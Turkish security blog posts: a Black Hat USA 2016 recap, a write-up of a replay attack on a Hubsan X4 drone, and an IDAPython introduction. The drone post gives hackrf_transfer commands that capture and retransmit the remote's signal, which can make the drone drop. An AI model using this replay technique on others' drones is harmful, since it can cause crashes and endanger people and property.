
Cherokee Jeep'i hackleyerek ünlerine ün katan Charlie Miller ile Chris Valasek'in Advanced Can Injection Techniques For Vehicle Networks sunumuna geçen sene olduğu gibi yine yoğun bir ilgi vardı. Bu iki güvenlik araştırmacısı sunumlarında, araba üreticilerinin güvenlik adına sistemlerine koydukları kontrolleri nasıl aşabildiklerine ve bunun için hangi adımlardan geçtiklerine yer verdiler.



Advanced CAN Message Injection
Dr. Charlie Miller (@0xcharlie)
Chris Valasek (@nudehaberdasher)


Agenda
• Car hacking primer
• Prior research
• Old attack limitations
• Message confliction
• New attack techniques & demos
• Mitigating CAN attacks
black hat
USA 2016




Sunumlar dışında pek tabii yine Business Hall, güvenlik dünyasının markalarına ve bu markaların görkemli stantlarına ev sahipliği yaptı. Black Hat USA 2016'da, Türkiye'de olduğu gibi "madem sponsor oldum o halde ben de konuşacağım" diyen, mikrofonu eline alıp etkinlik programını ve katılımcıların vakitlerini hiçe sayarak uzun süreler konuşup programı sarkıtan sponsor sunumları yoktu. Güvenlik etkinliği düzenlemeye niyetlenip sponsorların kaprisleri ile karşı karşıya kalanlar, sponsorları ikna etme adına aşağıdaki fotoğrafları kendileri ile paylaşabilirler. :)





Black Hat mağazasına her zaman olduğu gibi Black Hat hayranlarının oldukça yoğun ilgisi vardı. Birbirinden ilginç hediyelik eşyalar arasında gezinirken, Twitter takipçilerime yönelik düzenleyeceğim hediye çekilişi için ufak tefek hediyeler almayı ihmal etmedim. :)


Shove-it Door Tool
$15.00
Folding Lockpick Set
$50.00
Full Size Lockpick Kit
$40.00
Bogota Lockpick Set
$50.00
Flask
$20.00
Jou
Book
$20.00
Ceramic
Mug
$10.00
Rubber
Luggage Tag
$8.00
Zippo Lighter
$30.00


Covert Jiggler Keys
$10.00
Full Size Lockpick Kit
$40.00
BumpKey & Bump Hammer
$50.00
Shove-it Door Tool
$15.00
$20.00
Bogota Lockpick Set
$50.00
Folding Lockpick Set
$50.00
WEBCAM
COVER
SLIDE
RFDI
Card Case
Hooded
Webcam
Cover
$7.00
Track-it
$25.00
$8.00

Eğitimleriyle, sunumlarıyla, atmosferiyle ve anılarıyla beni her daim büyüleyen Black Hat USA konferansı benim için yine oldukça verimli geçti. Umarım bilgi güvenliğine merakı olan herkes, imkanları dahilinde veya işverenlerinin desteğiyle bu konferansa katılma imkanını birgün yakalar. Black Hat 2017 USA blog yazısı ile tekrar görüşebilir miyiz bilmiyorum fakat görüşebilmeyi ümit ederek herkese güvenli günler dilerim. :)


black hat®


412

The post Black Hat USA 2016 appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

Bir Drone Gördüm Sanki

Source: https://www.mertsarica.com/bir-drone-gordum-sanki/

By M.S on September 1st, 2016

Her bütçeye uygun İnsansız Hava Araçlarının (İHA), genel olarak bilinen adıyla droneların bir tık ile internetten satın alınabildiği ve kolay kolay kayıt altına alınamadığı şu günlerde, hem havayolu taşımacılığı hem de mahremiyet için tehlike oluşturmaya başladığına yazılı ve görsel medyada yer alan haberlerde sıkça rastlamaya başladık.


Durum böyle olunca da, dronelar ile mücadele dünyada olduğu kadar ülkemizde de önem kazanmaya başladı. Dünyada dronelar ile mücadele adına yapılan çalışmalara baktığımızda, kartal ile drone avlayan Hollanda Polis'i, ağ atan drone ile droneları avlayan Tokyo Polis'i, diğer droneları (Parrot AR.Drone 2 ise) hacklemeye imkan tanıyan Skyjack çalışması belki de bu alanda en yaratıcı çalışmaların başında geliyor diyebiliriz.

2014 yılının başında ben de Hubsan X4 H107C ile (örnek videoya buradan ulaşabilirsiniz) drone dünyasına adım attım. Drone'u uçururken bir güvenlik uzmanı olarak aklımı kurcalayan bazı sorular oluyordu. Bunlardan en çok merak ettiğim ise drone uçuran bir kişinin kumanda ile drone arasındaki bağlantısı manipüle edilebilir veya tekrarlanabilir miydi ? Eğer drone WIFI üzerinden haberleşiyor olsaydı o zaman Sammy gibi drone ile telefon arasındaki WIFI ağını çeşitli araçlar ve cihazlar yardımı ile kırabilir ve Skyjack çalışmasında olduğu gibi bağlantısını ele geçirmeye (hijack) veya manipüle etmeye çalışabilirdim. Ancak sahip olduğum drone olan Hubsan X4 H107C, kendine özgü protokolü ile 2.4 GHZ frekansından haberleştiği için Logic Analyzer yardımı ile SPI iletişimini izleyerek protokolü çözümlemenin zahmetli ve maaliyetli olacağını düşündüm.

Bu zahmetli yolda, ağrımış saçlarımı dökmeme adına önceden bu protokolü inceleyen olmuş mu diye Google'da arama yaptığımda, Jim Hung'un çalışması dikkatimi çekti. (#1, #2, #3, #4). Jim Hung'un Logic Analyzer ile gerçekleştirdiği çalışmaya göre kumanda ile X4 arasındaki bağlantıyı çalmak (hijack), manipüle etmek teoride olabilir gibi görünse de pratikte (en azından benim için) pek kolay durmuyordu. Bu çalışmadan yola çıkarak ben de gönderilen sinyali nasıl tekrarlayabileceğimi (replay) düşünmeye başladığımda, aklıma garaj kapısı araştırmamda işimi oldukça kolaylaştırabildiğini tecrübe ettiğim HackRF One geldi.

Jim'in çalışmasının ışığında ilk iş olarak Kali'de yer alan Gqrx SDR aracı ile 2400 MHz (2.4 GHz) frekansından başlayacak şekilde frekansı +10 MHz arttırarak (2410, 2420, 2430...) izlemeye başladım. Kumandanın açıldığında X4'ü aramak için gönderdiği keşif

(discover) paketini kolaylıkla tespit edebildim. X4'ten keşif paketine istinaden gelen yanıt üzerine kumanda ile eşleştiğinde ise X4'ü ilgili frekansta tespit etmekte çok zorlanmadım.



İlgili frekansı bulduktan sonra ise kumandadan X4'e pervaneleri çevir (gaz verme - sol çubuk yukarı) komutunu verdikten sonra ilgili sinyali HackRF One cihazı ile aşağıdaki komut yardımı ile kayıt altına almaya başladım.

hackrf_transfer -r Hubsan-2442Mhz-8M-8bit-1.bin -f 2442000000 -l 40 -n 5

Ardından bu defa aşağıdaki komut ile kayıt altına aldığım sinyali ilgili frekansa gönderdiğimde X4'ün pervanelerinin hareket ettiğini gördüm ve başarıyla X4 ile kumanda arasındaki sinyali tekrarlayabilmiş oldum. Tekrarlama saldırısında zaman zaman X4'ün kumanda ile olan bağlantısının koptuğunu gördüm ki bu durum X4'ün düşmesi anlamına geliyordu. (Drone ile mücadele adına fena sayılmaz, ne dersiniz ? :))

hackrf_transfer -t Hubsan-2442Mhz-8M-8bit-1.bin -f 2422000000 -x 47

Sonuç olarak X4 H107C'nin HackRF One ile tekrarlama saldırısı yapılarak kötüye kullanılması (düşürülmesi gibi) mümkün gibi görünüyor. Dronelar ile mücadelede ilginç bir ayrıntı olabilir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Bir Drone Gördüm Sanki appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

IDAPython ile Otomasyon

Source: https://www.mertsarica.com/idapython-ile-otomasyon/

By M.S on October 3rd, 2016

Her ne kadar güvenlik araştırmalarında ve zararlı yazılım analizinde hata ayıklayıcı/disassembler olarak Immunity Debugger/OllyDbg araçlarını daha kullanışlı bulsam da, bu durum IDA hata ayıklayıcı/disassembler aracının gücünü ve yeteneklerini hem bireysel hem de kurumsal olarak göz ardı ettiğim anlamına gelmiyor. Özellikle analiz edilen programı kaynak koduna çevirme yeteneği, çok sayıda platform desteği, IDAPython eklentisi , Immunity Debugger'a göre her daim güncellenmesi ve geliştirilemeye devam edilmesi IDA aracını benim için vazgeçilmez kılıyor. Hem bu artılarından dolayı hem de bankacılık zararlı yazılımlarını yakından takip edip analiz eden bir banka için de bankanın lisanslı ticari araçları arasındaki yerini istikrarlı bir şekilde yıllardır korumaya devam ediyor. Bu yazıda örnek bir zararlı yazılım analizinde manuel olarak yapıldığı taktirde oldukça zaman alabilen bir işlemin IDAPython eklentisi ile nasıl hızlandırılabileceğine dikkat çekeceğim. Ayrıca bu yazı Pi Hediyem Var #7 oyununun da çözüm yolunu içermektedir.


IDAPython, Python programlama dili ile hazırlamış olduğunuz betikleri (script), IDA API ve diğer Python modüllerinden de faydalanarak IDA üzerinde kullanmanızı sağlayan oldukça faydalı bir eklentidir. IDAPython eklentisi IDA Professional ve Starter ticari sürümleri ile birlikte yüklü olarak gelmekte, demo sürümünde ise harici olarak GitHub sayfası üzerinden yüklenmesi gerekmektedir.


IDAPython'ın kullanımı ile ilgili olarak internette çok sayıda olmasa da yeterli sayıda kaynak bulabilirsiniz. Bunlardan Ero Carrera'nın Introduction to IDAPython makalesini, ücretsiz The Beginner's Guide to IDAPython e-kitabını, Palo Alto'nun IDAPython yazı serilerini öncelikle okumanızı tavsiye edebilirim. IDA API kullanımı ile ilgili olarak da Hex-Rays'in IDAPython dokümanlarını inceleyebilirsiniz.

